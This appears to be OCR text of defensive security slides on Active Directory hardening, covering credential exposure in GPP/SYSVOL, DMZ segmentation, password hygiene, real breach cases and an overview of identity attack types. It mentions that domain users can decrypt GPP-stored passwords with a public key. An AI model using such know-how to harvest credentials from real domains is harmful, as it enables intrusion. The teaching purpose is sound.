
- Vendor Recommendation
- Domain Administrators
- Examples
  - LDAP Integration
  - Back-up systems

AD Tiering



Other observations

- Credentials used in scripts
- Plain text over network
- Plain text in GPO



Stop clear text credentials exposure

○ To address

Reversible passwords found in GPOs


✓ Completed

ⓘ Save is not available because you are not an admin. Learn more

Description


Group Policy Preferences (GPP) previously allowed administrators to include embedded credentials in domain policies. However, this feature was removed with the release of MS14-025 due to security concerns regarding the insecure storage of passwords. But files containing these credentials could still be present in the SYSVOL folder, which means that any domain user can access the files and decrypt the password using the publicly available AES key. To prevent potential exploitation by adversaries, it is recommended to remove any existing preferences that contain embedded credentials.

Real life case




- 25 FortiNet Firewall
  - Admin interface exposed
  - 1 firewall unpatched
- Domain Admin credentials for LDAP user account
- Malicious GPO created
- Firewall had signs of compromise for as long as 6 months.


4. Network Architecture



1. Segmentation



2. DMZ & LAN




Misconfigurations

- No block rules from DMZ to LAN
- No or limited monitoring/visibility in DMZ
- Lateral movement between subnets
  - Breached endpoint or malicious VPN access
- Fancy IPS, IDS licenses that aren’t in use

Recommendations

- Don’t let good be the enemy of perfect
- Start small
  - Block DMZ from LAN
  - Block client server connectivity
  - Build application groups
  - IPS, IDS is audit at a minimum
    - Both internet-facing and internally

5. Password Hygiene



Here's a password I made just for you!


swiftsheep22

Another simple password, please
Another strong password, please

Password rotation

- Regular rotation
  - > separate discussion

- Service accounts & administrator accounts



Entity details

Protection


Last password change
Feb 24, 2009 1:14:51 PM

MFA status
Not available

MFA type
Not available

Strength & re-use


- What strength rules to use?
- When are passwords re-used?
  - Personal accounts
  - Shared accounts (IT)


Microsoft Entra ID
Configure pwd policy
Microsoft Entra ID administrator
Requests forwarded from DCs
Member server
Microsoft Entra Password Protection Proxy Service
Member server
Microsoft Entra Password Protection Proxy Service
User
Pwd change
Domain controller #1
LSASS.EXE
DC Agent password filter dll
Password validation requests
Microsoft Entra Password Protection DC Agent Service
Read\write password policies
Sysvol
Request new password policy
Request new password policy
DFSR replication
Domain controller #N
LSASS.EXE
DC Agent password filter dll
Password validation requests
Microsoft Entra Password Protection DC Agent Service
Read\write password policies
Sysvol
User
Pwd change

Real Life Case

- FTP-server compromised in DMZ due to vulnerability
- No AV/EDR in-place
- Weak password in DMZ Domain
- Connectivity possible from DMZ > LAN
- Same credentials used across domains

Attacks in 2024



Identity attacks in perspective

Password-based attacks continue to dominate, but can be thwarted by using strong authentication methods.

More than 99% of identity attacks are password attacks

- Breach replay
- Password spray
- Phishing

Rely on predictable human behaviors such as selecting easy-to-guess passwords, reusing them on multiple websites, and falling prey to phishing attacks.

<1% of attacks

Less than 1% combined

MFA attacks

- SIM swapping
- MFA fatigue
- AitM

End-run MFA protection by intercepting security codes using stolen phone numbers, barraging users with MFA notifications until they approve, and capturing first and second factor credentials using fake replicas of legitimate websites.

Post-authentication attacks

- Token theft
- Consent phishing

Infiltrate a user's account after they authenticate by stealing a legitimate token created on their device and moving it to a device under the attacker's control, by searching source code repositories for Open Authorization (OAuth) tokens and other non-human credentials, or by tricking the authenticated user into granting permissions to malicious apps.

Infrastructure compromise

Often silently executed by professional groups or nation-state-backed threat actors with sophisticated operations, making them very hard to detect. Threat actors may compromise an on-premises federation server and copy its private signing key to forge tokens, compromise a privileged cloud user and add new federation contracts, or compromise a non-human workload identity and create new credentials with elevated privileges.

Source: Microsoft Threat Intelligence

6. Attack-in-The-Middle

The usual flow

